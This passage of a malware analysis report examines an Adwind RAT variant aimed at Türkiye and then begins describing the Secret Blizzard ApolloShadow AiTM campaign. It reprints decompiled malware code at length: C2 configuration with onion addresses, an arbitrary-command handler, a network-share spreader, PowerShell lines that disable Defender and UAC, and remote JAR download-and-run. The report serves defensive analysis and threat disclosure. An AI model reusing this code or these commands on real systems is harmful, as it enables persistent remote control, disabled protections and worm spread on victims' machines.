
Decryption Details (v function)



When the main method attempts to load the Principal class, the overridden findClass() method retrieves the decrypted bytes from the map and uses defineClass() to create an executable Java class directly in memory, completely bypassing the filesystem.



The v function contains an RC4 operation. This indicates that a dynamic class cannot be directly utilised with the file that has been loaded into memory. RC4 decryption is also necessary. The stage 3 file is produced when the stub file is decrypted with RC4 and the supplied key value.




Stage 3 - Actual Botnet

The final payload, decrypted and loaded into memory by Stage 2, is identified as a variant of the Adwind RAT (Remote Access Trojan), a multi-platform malware known for its extensive espionage capabilities. This stage represents the full-featured botnet agent, responsible for establishing persistent communication with the Command and Control (C2) server, executing commands, and achieving complete control over the infected host.

Environmental Reconnaissance & Evasion

Upon execution, the payload conducts thorough system checks to confirm it is in the intended target environment:

Operating System:
Verifies it is running on windows or not



Hardware:
Checks RAM and CPU core count (likely to avoid sandboxes with limited resource)

Geography:
Uses ip-api[.]com to confirm the device is located in Türkiye. Failure here halts execution.

Security Software:
The ri() function performs an antivirus check. If specific AV processes are detected, it may delay or alter its activity to avoid detection.

Persistence & Privilege Escalation

·Adds itself to Windows Scheduled Tasks to ensure automatic execution on system startup

Attempts to run with administrator privileges, which is required to run destructive functions.

Stealthy Communication via TOR

If no antivirus is present, malware downloads TOR


Checks if antivirus is present or not

TOR client bundle is directly downloaded from official website https://dist.torproject.org/torbrowser/

TOR SOCKS helps in anonymizing traffic

Blend its traffic with legitimate downloads

Uses TOR SOCKS proxy (127.0.0.1:9050) for C2 communication



It makes network-based detection and blocking more difficult

TOR SOCKS helps in anonymizing traffic

Validates TOR connection by sending a request to check.torproject.org

C2 Configuration and Handshake

The Adwind class constructor sets the core configuration, including C2 address, password, and ports (49152, 49153).

```
public final class ConfigSet {
    public static final int PORT_1 = 49152;
    public static final boolean INSTALL = true;
    public static final int PORT_2 = 49153;
    public static final boolean TOR = true;
    public static final int STARTUP_DELAY = 30;
    public static final String SOURCE_VERSION = "5.3.0.2.F.0";
    public static final String CONNECT_DNS = "4ufbghkgneb7nevhki3vf5rfwmmrb4bb52xcw2qwbh3qo4x773ttnhqd.onion";
    public static final String TOR_UPLOAD_DNS = "42dtw6kxl5zxfpo25yknn2hmqndafoqynk3n6j2luvhi4epeex6arvyd.onion";
    public static final String PASSWORD = "04d3978c339e5601d4eb7411946b691c746a6438";
    public static final String PREFIX = "SPAM";
    public static final String STARTUP_TYPE = "REGEDIT";

    public static String ii() throws Exception {
        return Constantes.sl(true);
    }
}
```

Key configuration parameters (ConfigSet) include:

PORT_1 = 49152

INSTALL = true (establishes persistence)

TOR = true (forces communication over TOR network)

STARTUP_DELAY = 30 (delays execution on startup to evade detection)

Malicious Capabilities (C2 Signals)

The malware implements a comprehensive set of commands, processing at least 11 distinct signals from its operators:

1. Signals that displays the message written by the actor on the screen
2. Signals that takes a screenshot and sends it to the server
3. Signal that closes the malware
4. Signal that restarts the malware
5. Signal that opens a URL on victim's device
6. Signal that displays an image on the screen
7. Signal that initiates a DDOS attack
8. File Manager Signal
9. Signal that deletes malware from the device
10. A handler that can execute several commands
11. A signal that executes the Download or Execute command (it contains multiple subcommands)

```
if (w.equalsIgnoreCase("rec")) {
    Utils.fc(Utils.INFO, "COMMANDLINE RECONNECT");
    Informacion.oa();
    return true;
}
if (w.equalsIgnoreCase("close") || w.equalsIgnoreCase("cls")) {
    Utils.fc(Utils.INFO, "CONNECTION CLOSED");
    System.runFinalization();
    System.exit(0);
} else {
    if (w.toLowerCase().startsWith("taskkill:")) {
        Utils.fc(Utils.INFO, new StringBuilder().insert(0, "COMMANDLINE TASKKILL : ").append(w).toString());
        Runtime.getRuntime().exec(new StringBuilder().insert(0, "taskkill /F /im \"").append(w.toLowerCase().substring(9, w.length())).append("\"").toString());
        return true;
    }
    if (w.toLowerCase().startsWith("cmd:")) {
        Utils.fc(Utils.INFO, new StringBuilder().insert(0, "COMMANDLINE CMD : ").append(w).toString());
        Runtime.getRuntime().exec(new StringBuilder().insert(0, "CMD /C ").append(w.toLowerCase().substring(4, w.length())).toString());
        return true;
    }
    if (w.equalsIgnoreCase("kill")) {
        Utils.fc(Utils.INFO, new StringBuilder().insert(0, "COMMANDLINE KILL : ").append(w).toString());
        Utils.nc(0, false, true, true, false);
        return true;
    }
    if (w.equalsIgnoreCase("fuck")) {
        Utils.fc(Utils.INFO, new StringBuilder().insert(0, "COMMANDLINE FUCK : ").append(w).toString());
        Utils.nc(0, false, true, true, true);
        return true;
    }
    if (w.equalsIgnoreCase("spread")) {
        Utils.fc(Utils.INFO, new StringBuilder().insert(0, "COMMANDLINE SPREADER : ").append(w).toString());
        Share.yb((List) Utils.gc("appJar").toPath(), Share.xb()); // xb() = Get Network Interfaces
        return true;
    }
    if (w.equalsIgnoreCase("killdefender")) {
        Utils.fc(Utils.INFO, new StringBuilder().insert(0, "COMMANDLINE DEFENDER : ").append(w).toString());
        Defender.oc(Defender.DEFENDER_AND_UAC);
        return true;
    }
    if (w.equalsIgnoreCase("killvss")) {
        Utils.fc(Utils.INFO, new StringBuilder().insert(0, "COMMANDLINE KILLVSS : ").append(w).toString());
        Defender.oc(Defender.SHADOW_COPY_DISABLED);
        return true;
    }
    if (w.equalsIgnoreCase("killanti")) {
        Utils.fc(Utils.INFO, new StringBuilder().insert(0, "COMMANDLINE KILL ANTI : ").append(w).toString());
        Defender.oc(Defender.REG_COMMAND);
        return true;
    }
    if (d.isEmpty() || w.isEmpty()) {
        Utils.fc(Utils.INFO, "COMMANDLINE ISEMPTY");
        return true;
    }
}
if (d.equalsIgnoreCase("ajar") || d.equalsIgnoreCase("jar") || d.toLowerCase().startsWith("ax") || d.toLowerCase().startsWith("x")) {
    if (Utils.cc()) {
        file = new File(new StringBuilder().insert(0, Utils.cd("geTemp")).append(SerialGen.vi(ThreadLocalRandom.current().nextInt(12, 32))).append(".jar").toString());
        downloadFileName = file;
```

spread: Copy itself into network shares (worm-like behavior)

```
public static void yb(List m, List l) throws Exception {
    Iterator it = l.iterator();
    while (true) {
        while (it.hasNext()) {
            Permissions k = (Permissions) it.next();
            if (!k.jb() || k.bb() == null || k.bb().isEmpty() || k.bb().equals("WRONG_LINE")) {
                break;
            }
            String j = k.bb();
            try {
                Path h = Paths.get(j, new String[0]);
                if (Files.exists(h, new LinkOption[0]) && Files.isDirectory(h, new LinkOption[0])) {
                    Iterator it2 = m.iterator();
                    while (true) {
                        while (it2.hasNext()) {
                            Path f = (Path) it2.next();
                            if (f == null || !Files.exists(f, new LinkOption[0])) {
                                break;
                            }
                            if (Files.isRegularFile(f, new LinkOption[0])) {
                                String e = f.getFileName().toString();
                                int c = e.lastIndexOf(46);
                                String d = c > 0 ? e.substring(c) : "";
                                String b = z[ThreadLocalRandom.current().nextInt(z.length)] + Utils.kc("number", 6, 6) + d;
                                Path a = h.resolve(b);
                                try {
                                    Files.copy(f, a, StandardCopyOption.REPLACE_EXISTING);
                                    Utils.fc(Utils.DEBUG, " - SUCCESSFULLY - ");
                                    break;
                                } catch (Exception unused) {
                                }
                            }
                        }
                    }
                }
            } catch (InvalidPathException e2) {
            }
        }
        return;
    }
}
```

Network Interfaces IPV4 Addresses


killdefender: Disable Windows Defender via Powershell
killanti: Force-kill Defender processes
killvss: Add malware JAR path to Defender exclusions

```
boolean var10003 = true;
var17[0] = new StringBuilder()
    .insert(0, "powershell Set-MpPreference -ExclusionPath ")
    .append(e.toString().replace("[", "").replace("]", ""))
    .toString();
boolean var74 = true;
var17[1] = "powershell Set-ItemProperty -Path "HKLM:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System" -Name ConsentPromptBehaviorAdmin -Type Dword -Value 0";
var74 = true;
var17[2] = "powershell Set-ItemProperty -Path "HKLM:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System" -Name ConsentPromptBehaviorUser -Type Dword -Value 3";
var74 = true;
var17[3] = "powershell Set-ItemProperty -Path "HKLM:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System" -Name EnableInstallerDetection -Type Dword -Value 1";
var74 = true;
var17[4] = "powershell Set-ItemProperty -Path "HKLM:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System" -Name EnableLUA -Type Dword -Value 1";
var74 = true;
var17[5] = "powershell Set-ItemProperty -Path "HKLM:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System" -Name EnableVirtualization -Type Dword -Value 1";
var74 = true;
var17[6] = "powershell Set-ItemProperty -Path "HKLM:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System" -Name PromptOnSecureDesktop -Type Dword -Value 0";
var74 = true;
var17[7] = "powershell Set-ItemProperty -Path "HKLM:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System" -Name ValidateAdminCodeSignatures -Type Dword -Value 0";
var74 = true;
var17[8] = "powershell Set-ItemProperty -Path "HKLM:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System" -Name FilterAdministratorToken -Type Dword -Value 0";
var74 = true;
var17[9] = "powershell -command Stop-Service -Name "wSearch"";
var74 = true;
var17[10] = "powershell -command \"New-Item "HKLM:\\SOFTWARE\\Policies\\Microsoft\\Windows Defender Security Center\\Virus and threat protection" -Force | New-ItemProperty -Name UILockdown -Value 1 -Force | Out-Null\"";
var74 = true;
var17[11] = "powershell Stop-Service wuauserv -Force;$windows_Update = Get-WmiObject -Class Win32_Service -Filter \"\"Name='wuauserv'\"\";$windows_Update.delete();";
i = var17;
break;
case 1:
 while(false) {
 }

boolean var21 = true;
String[] var15 = new String[40];
var21 = true;
boolean var10004 = true;
var15[0] = "powershell New-Item "HKCU:\\SOFTWARE\\Policies\\Microsoft\\Windows\\CurrentVersion\\PushNotifications" -Force | New-ItemProperty -Name NoToastApplicationNotification -Value 0 -Force | Out-Null";
var10004 = true;
var15[1] = "powershell Set-ItemProperty -Path "HKCU:\\SOFTWARE\\Policies\\Microsoft\\Windows\\CurrentVersion\\PushNotifications" -Name NoToastApplicationNotificationOnLockScreen -Value 0";
var10004 = true;
var15[2] = "powershell Set-ItemProperty -Path "HKCU:\\SOFTWARE\\Policies\\Microsoft\\Windows\\CurrentVersion\\PushNotifications" -Name DisallowNotificationMirroring -Value 0";
var10004 = true;
var15[3] = "powershell Set-ItemProperty -Path "HKCU:\\SOFTWARE\\Policies\\Microsoft\\Windows\\CurrentVersion\\PushNotifications" -Name NoTileApplicationNotification -Value 0";
var10004 = true;
var15[4] = "powershell Set-ItemProperty -Path "HKCU:\\SOFTWARE\\Policies\\Microsoft\\Windows\\CurrentVersion\\PushNotifications" -Name NoCloudApplicationNotification -Value 0";
```

cmd: Execute arbitrary command

```
if (w.toLowerCase().startsWith("cmd:")) {
    Utils.fc(Utils.INFO, new StringBuilder().insert(0, "COMMANDLINE CMD : ").append(w).toString());
    Runtime.getRuntime().exec(new StringBuilder().insert(0, "CMD /C ").append(w.toLowerCase().substring(4, w.length())).toString());
    return true;
}
```

kill: Uninstall malware + kill process
f*ck: Uninstall malware + shutdown host



```
public static void nc(int h, boolean z, boolean z2, boolean z3, boolean z4) throws Exception {
    try {
        fc(DEBUG, new StringBuilder().insert(0, "EXIT : exitpac(").append(h).append(",").append(z).append(",").append(z2).append(",").append(z3).append(",").append(z4).append(")").toString());
        if (h != 0) {
            TimeUnit.MILLISECONDS.sleep(h);
        }
        if (z) {
            System.exit(0);
        }
        if (z2) {
            fc(DEBUG, "UNINSTALL STARTED");
            String str2 = WinRegistry.z(WinRegistry.HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", Constantes.qm("regeditname"));
            if (str2 != null) {
                fc(DEBUG, new StringBuilder().insert(0, "REGEDIT CLEANING : ").append(str2).toString());
                WinRegistry.w(WinRegistry.HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", Constantes.qm("regeditname"));
            }
            if (gc("tempFileName").exists()) {
                fc(DEBUG, new StringBuilder().insert(0, "TEMP FILE DELETING : ").append(gc("tempFileName")).toString());
                if (!xc(gc("tempFileName"), true, 0) && !gc("tempFileName").delete()) {
                    gc("tempFileName").deleteOnExit();
                }
            }
            if (gc("appLogs").exists()) {
                fc(DEBUG, new StringBuilder().insert(0, "LOG FILE DELETING : ").append(gc("appLogs")).toString());
                if (!xc(gc("appLogs"), true, 0) && !gc("appLogs").delete()) {
                    gc("appLogs").deleteOnExit();
                }
            }
            if (gc("lockFileControl").exists()) {
                fc(DEBUG, new StringBuilder().insert(0, "LOG FILE DELETING : ").append(gc("lockFileControl")).toString());
                if (!gc("lockFileControl").delete()) {
                    gc("lockFileControl").deleteOnExit();
                }
            }
            if (gc("appJar").isHidden()) {
                hc(gc("appJar"), false);
                hc(gc("appJar").getParentFile(), false);
            }
            StartUp.qd("delete", true);
            TimeUnit.MILLISECONDS.sleep(500L);
            Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c echo ").append(kc("random", 8, 40)).append(" > \"").append(gc("appJar")).append("\" && ping localhost -n 5 > nul && del \"").append(gc("app
            fc(SUCCESS, "SERVER UNINSTALL SUCCESFULLY");
        }
        if (z3) {
            Runtime.getRuntime().exec(z4 ? "shutdown.exe -r -f -t 10 /c \"                                                                    rfn (◣_◢) rfn\"" : "shutdown.exe -r -f -t 10 /c \"Windows Update, Cihazınızın önem
        }
        if (!z2) {
            StartUp.qd("delete", true);
            TimeUnit.MILLISECONDS.sleep(500L);
            Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c echo ").append(kc("random", 8, 40)).append(" > \"").append(gc("appJar")).append("\" && ping localhost -n 5 > nul && del \"").append(gc("app
        }
        System.exit(0);
    } catch (Exception e) {
        sm(ERROR, e);
    }
}
```

jar, ajar, ax, x: Fetch and run external JAR modules

```
if (d.equalsIgnoreCase("ajar") || d.equalsIgnoreCase("jar") || d.toLowerCase().startsWith("ax") || d.toLowerCase().startsWith("x")) {
    if (Utils.ccc()) {
        file = new File(new StringBuilder().insert(0, Utils.cd("geTemp")).append(SerialGen.vi(ThreadLocalRandom.current().nextInt(12, 32))).append(".jar").toString());
        downloadFileName = file;
    } else {
        file = new File(new StringBuilder().insert(0, Utils.cd("geTemp")).append(SerialGen.vi(ThreadLocalRandom.current().nextInt(12, 32))).toString());
        downloadFileName = file;
    }
} else if (d.toLowerCase().substring(0, 1).startsWith("a")) {
    file2 = new File(new StringBuilder().insert(0, Utils.cd("geTemp")).append(Utils.kc("random", 8, 40)).append(".").append(d.substring(1, d.length())).toString());
    downloadFileName = file2;
} else {
    file2 = new File(new StringBuilder().insert(0, Utils.cd("geTemp")).append(Utils.kc("random", 8, 40)).append(".").append(d.toLowerCase()).toString());
    downloadFileName = file2;
}
Utils.fc(Utils.SUCCESS, new StringBuilder().insert(0, "DOWNLOAD READY : ").append(downloadFileName).toString());
return ra(w, downloadFileName);
```

IOCs

SHA256 Hash
d286acf63f5846e775ba23599e2b5be88d0564d24f29e0646f6cff207249c130 (TEKLIFALINACAKURUNLER.jar)
d286acf63f5846e775ba23599e2b5be88d0564d24f29e0646f6cff207249c130 (FIYATTEKLIFI.JAR)

URL
4ufbghkgmeb7nevhki3vf5rfwmmrb4bb52xcw2qwbh3qo4x773ttnhqd[.]onion
42dtw6kxl5zxfpo25yknm2hmqndafoqynk3m6j2luvhi4epeex6arvyd[.]onion

Secret Blizzard AiTM Campaign

Introduction


A cyberespionage campaign by the name Secret Blizzard, a Russian state-sponsored actor, was recently uncovered that are actively targeting foreign embassies in Moscow. The campaign leverages an adversary-in-the-middle (AiTM) position at the ISP level to deploy a custom malware called ApolloShadow.

ApolloShadow enables persistence by installing a trusted root certificate, tricking devices into trusting attacker-controlled infrastructure. This activity is ongoing since 2024 which highlights a significant risk to diplomatic and sensitive organizations operating within Russia, especially those dependent on local ISPs.

Secret Blizzard is also tracked by security vendors by names such as VENOMOUS BEAR, Uroburos, Snake, Blur Python, Turla, Wraith, ATG26 and Waterbug. It possesses high risk for diplomatic entities using Russian-based ISPs and broader implications for any organization operating in regions with state-controlled telecommunications. They have leveraged Russia's domestic intercept systems like System for Operative Investigative Activities (SORM).

AiTM and ApolloShadow Deployment


In February 2025, it was observed that Secret Blizzard has launched a cyberespionage campaign targeting foreign embassies in Moscow, Russia. They used an AiTM position to install the ApolloShadow malware to remain persistent and gather intelligence from diplomatic organisations.



Adversary-in-the-middle technique means that an adversary is placed between two or more networks to support the follow-on activity. They install the root certificates under the guise of Kaspersky AV (CertificateDB.exe). This may allow SSL/TLS stripping from Secret Blizzard AiTM position and capturing certain tokens and credentials.

Initial Access

The AiTM is placed at ISP/Telco level inside Russia. Victims are redirected via captive portal injection (legitimate web pages like authentication page to which user interact when they connect to a public network to access free Wi-Fi, it's like when you connect to the internet in hotels/airports, here abused for espionage).



Delivery and Installation

Malicious domain displays a certificate validation error

It prompts user to download malicious certificate

ApolloShadow (malicious certificate)

It uses API to check privilege level of system

If admin rights are unavailable

GetTokenInformationType API is used

If admin rights are available

Displays a UAC pop-up disguised as Kaspersky AV

Downloads CertificateDB.exe

Root certificate to gain elevated privilege

After receiving token of running process using API

ApolloShadow Malware Behaviour

If limited privilege is available

Checks TokenInformation value

If TokenElevationTypeFulltype is present

